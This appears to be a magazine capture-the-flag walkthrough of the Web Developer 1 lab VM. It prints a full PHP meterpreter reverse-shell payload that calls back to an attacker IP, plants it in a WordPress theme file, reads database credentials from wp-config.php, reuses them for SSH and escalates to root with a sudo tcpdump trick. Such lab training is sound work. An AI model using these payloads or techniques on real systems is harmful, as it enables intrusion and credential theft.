
A new, modern publishing experience is coming soon. Take your words, media, and layout in new directions with Gutenberg, the WordPress editor we're currently building.

**Send all the questions
you have about
ethical hacking, cyber security and information security to
qa@hackercool.com**

Using this, we need to get a shell on the target system. With msfvenom, we create a php meterpreter payload as shown below.


```
root@parrot:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.41.134 LPORT=4455 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.41.134'; $port = 4455; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@parrot:~#
```

We copy the msfvenom payload code (i.e from /*<?php to die();) into the 404.php page of Twenty fifteen theme and update it successfully as shown below. This can be accessed from Appearance> Editor tabs.



The screenshot shows the WordPress theme editor interface. The 'Appearance' tab is selected, and the 'Twenty Fifteen: 404 Template (404.php)' file is being edited. The 'Selected file content' area displays the PHP code for the 404 page, which has been updated with the msfvenom payload. The 'Theme Files' sidebar on the right shows a list of files including 'Stylesheet (style.css)', 'Theme Functions (functions.php)', 'css', 'editor-style.css', 'ie.css', 'ie7.css', 'genericons', and 'genericons.css'.

When we go to this 404.php page from the url it will send a php/meterpreter/reverse_tcp connection to our attacker website.



The screenshot shows a browser window with the address bar displaying '192.168.41.166/wp-content/themes/twentyfifteen'. The browser is in the process of connecting to the target website, as indicated by the 'Connecting...' status in the address bar.

But before we do this, we need to start a listener using Metasploit as shown below.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:4455
```

Now when we go to the 404.php page we get a meterpreter as shown below.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/handler) > set lport 4455
lport => 4455
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:4455
[*] Sending stage (38247 bytes) to 192.168.41.166
[*] Meterpreter session 1 opened (192.168.41.134:4455 -> 192.168.41.166:59928) at 2019-04-30 14:59:28 +0530

meterpreter > sysinfo
Computer      : webdeveloper
OS           : Linux webdeveloper 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

We try to get a proper shell but fail so we decide to have a look at some files which we can access.

```
meterpreter > shell
Process 1662 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/sh")'

/bin/sh: 1: python: not found
python -c 'import pty; pty.spawn("/bin/sh")'
/bin/sh: 3: python: not found
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html/wp-content/themes/twentyfifteen
$ sudo -l
sudo: no tty present and no askpass program specified
$ cd ..
$ pwd
/var/www/html/wp-content/themes
$ cd ..
$ pwd
/var/www/html/wp-content
```

The file which interests us is the wp-config.php file which saves all the configuration and settings of a Wordpress site.

```
$ /var/www/html
$ ls
index.php
ipdata
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
```

On opening this file, we find the MySQL credentials as shown below.

```
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
```

Here again, the username is webdeveloper, same as the name of the virtual machine. Through the meterpreter session we got, we check the /etc/passwd file of our target and find that user "webdeveloper" is a system user.

```
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
webdeveloper:x:1000:1000:WebDeveloper:/home/webdeveloper:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
meterpreter >
```

When we scanned the website at the beginning of the challenge, we saw that the port 22 was open. Port 22 is a ssh port. Maybe this user even has SSH access. Let's try.

```
root@parrot:~# ssh webdeveloper@192.168.41.166
The authenticity of host '192.168.41.166 (192.168.41.166)' can't be established.
ECDSA key fingerprint is SHA256:qgNlWwIX9wv+iLg9Bqpq+ENChqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.166' (ECDSA) to the list of known hosts.
webdeveloper@192.168.41.166's password:
Permission denied, please try again.
webdeveloper@192.168.41.166's password:
Permission denied, please try again.
webdeveloper@192.168.41.166's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Apr 30 09:43:12 UTC 2019

System load:  0.08          Processes:    163
Usage of /:   25.6% of 19.56GB  Users logged in:  0
Memory usage: 41%          IP address for eth0: 192.168.41.166
Swap usage:   0%
```

After a few attempts, I got the password right (it is MasterOfTheUniverse) and we are inside the system.

```
snap install microk8s --classic

123 packages can be updated.
4 updates are security updates.

Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$
```

Now we have shell on the target system. Let's try to escalate our privileges. On using `sudo -l` command, we got to know that the current user has privileges to run `tcpdump` as root.

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```

In the shell we got, move to the /tmp folder and run the following commands.

```
webdeveloper@webdeveloper:/tmp$ $TF
webdeveloper@webdeveloper:/tmp$ COMMAND='ls -al /root'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```


The commands may look confusing. Let me explain what we are doing here. We are playing with environment variables in Linux. First we are assigning the command 'ls -al ./root' to command. This is used to display the root directory. mktemp creates a temporary folder which we are assigning to TF. Next, we are giving the output of \$COMMAND to \$TF. Then we are giving execution rights on the file TF. Then we are starting tcpdump to listen on the loopback interface.

Open a new terminal and log into the SSH service again. Then start a netcat listener as sh -own in the image below.

```
System load: 0.0      Processes: 171
Usage of /: 25.6% of 19.56GB  Users logged in: 1
Memory usage: 42%    IP address for eth0: 192.168.41.166
Swap usage: 0%

=> There is 1 zombie process.

* Ubuntu's Kubernetes 1.14 distributions can bypass Docker and use containerd directly, see https://bit.ly/ubuntu-containerd or try it now with

snap install microk8s --classic

123 packages can be updated.
4 updates are security updates.

Last login: Tue Apr 30 09:43:19 2019 from 192.168.41.134
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
```

As soon as we do this, in the other terminal where we have tcpdump listening, we will get the output of our command.

```
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ total 56
drwx----- 5 root root 4096 Oct 30 10:26 .
drwxr-xr-x 23 root root 4096 Apr 29 16:35 ..
-rw----- 1 root root 77 Nov 2 09:22 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Oct 30 09:32 .cache
-rw-r--r-- 1 root root 77 Oct 30 10:23 flag.txt
drwx----- 3 root root 4096 Oct 30 09:32 .gnupg
-rw----- 1 root root 247 Oct 30 09:08 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 7 Oct 30 07:43 .python_history
drwx----- 2 root root 4096 Oct 30 07:11 .ssh
-rw----- 1 root root 9850 Oct 30 10:23 .viminfo
```

As we can see in the above image, tcpdump listed the contents of the root folder which we could not see before. We can see a file named flag.txt in the root folder.

Now, let's have a look at it. In the same terminal we have started the tcpdump listener, run the same commands we ran previously. Only this time, assign the COMMAND value as cat /root/flag.txt. Needless to say, this command will display us the contents of the flag.txt file.

```
webdeveloper@webdeveloper:/tmp$ COMMAND='cat /root/flag.txt'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

In the other terminal once again run netcat as done previously.

```
Last login: Tue Apr 30 09:43:19 2019 from 192.168.41.134
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
webdeveloper@webdeveloper:~$
```

As we do this, we get the contents of the flag.txt listed in the other terminal where we have tcpdump listening. We can see the flag in the image given below.

```
webdeveloper@webdeveloper:/tmp$ COMMAND='cat /root/flag.txt'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ Congratulations here is your flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

With this, we finish this Capture The Flag challenge of Web Developer 1 VM.

In next Issue (December 2018 Issue)
we will be seeing
FourAndSix : 2.1 CTF Challenge

INSTALLING NESSUS VULNERABILITY SCANNER IN KALI LINUX 2018,19

INSTALLIT

In the eternal journey of learning ethical hacking and penetration testing, readers will have to install many programs and have to setup many practice labs. It is keeping this in mind, we have included this Feature in our Hackercool Magazine. In this newly introduced Feature aptly named "Installit", we will be teaching in detail how to install and configure some of the much needed labs and networks. This Feature will be like a walkthrough to teach absolute beginners. In this month's issue, our readers will learn how to install Nessus Vulnerability Scanner in Kali Linux 2018, 19.

